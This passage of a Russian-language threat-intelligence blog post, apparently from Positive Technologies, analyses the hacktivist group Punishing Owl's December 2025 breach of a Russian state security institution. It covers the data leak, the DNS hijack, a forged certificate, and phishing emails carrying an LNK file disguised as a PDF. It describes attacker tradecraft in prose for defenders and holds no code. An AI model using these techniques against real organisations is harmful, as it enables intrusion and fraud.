

Punishing Owl атакует Россию: новая сова в лесу ХАКТИВИСТОВ

 habr.com/ru/companies/pt/articles/990374

ptsecurity

January 29, 2026



[ptsecurity](https://ptsecurity.com)

Простой

5 мин

8.2K

[Блог компании Positive Technologies](#)Информационная безопасность *


Кейс




Первая атака

12 декабря 2025 года ранее неизвестная группировка*, именующая себя Punishing Owl, опубликовала пост о взломе сетей российского государственного учреждения из сферы безопасности. Сообщение содержало ссылки на DLS-сайт с внутренними документами жертвы и хранилище [Mega.nz](https://mega.nz/folder/7kpj3DK...), дублирующее эти файлы.

* С учетом того, что автор сообщения говорит о себе во множественном числе, Punishing Owl воспринимается как группировка.




Сообщение группировки в соцсети




DLS-ресурс с файлами жертвы

Кроме того, в день публикации сообщения о кибератаке группировка Punishing Owl, имея доступ к DNS-конфигурации доменной зоны жертвы, создала субдомен **hacked**. **[REDACTED].ru**, для которого вместе с корневым доменом изменила DNS-записи,

делегировав их серверу, расположенному в Бразилии. На этом сервере также были опубликованы ссылки на файлы, украденные из внутренней сети жертвы, и политический манифест.




Манифест группировки




Манифест группировки

Дополнительно на сервере группировка настроила поддельный TLS-сертификат для доменной зоны жертвы, выпущенный в день публикации сообщения о кибератаке, а также сетевые порты, IMAP- и SMTP-службы для работы с электронной почтой.



TLS-сертификат DLS-сервера




Почтовые службы DLS-сервера


Целью изменения DNS-маршрутов было заманивание на DLS-сайт пользователей официального ресурса жертвы, распространение информации о компрометации среди ее клиентов и контрагентов, формирование тенденциозной новости. День и время публикации сообщения — пятница, 18:37 — вероятнее всего, выбраны, чтобы снизить вероятность оперативного реагирования на инцидент служб безопасности и обеспечить максимально долгое присутствие следов компрометации в публичном пространстве.

ВЕС-кибератаки на контрагентов жертвы

В течение следующих нескольких дней после публикации сообщения о кибератаке на адреса электронной почты контрагентов жертвы были отправлены электронные письма, в которых группировка от своего имени сообщала о факте компрометации сети учреждения и его клиентов. В них также была ссылка на домен с измененной DNS-записью, ведущей на DLS-сайт. Письма отправлялись с того же сервера в Бразилии, в качестве отправителя использовался созданный в почтовом домене жертвы адрес [punishingowl@\[REDACTED\]](mailto:punishingowl@[REDACTED]).




Письмо, отправленное контрагенту от имени группировки




Заголовки письма

Спустя час с этого же бразильского сервера, но уже с электронного адреса сотрудника жертвы была запущена новая email-рассылка в адрес контрагентов якобы с официальным подтверждением факта компрометации корпоративной сети. К сообщениям под видом подтверждающих документов прилагался защищенный паролем вредоносный архив. В теме писем был сделан акцент на срочности изучения приложенных документов.




Письмо, отправленное контрагенту от имени сотрудника жертвы



Заголовки письма


Вредоносные инструменты и инфраструктура

Вредоносные письма содержали защищенный паролем ZIP-архив, внутри которого был упакован LNK-файл, маскирующийся (с помощью двойного расширения) под PDF-документ.

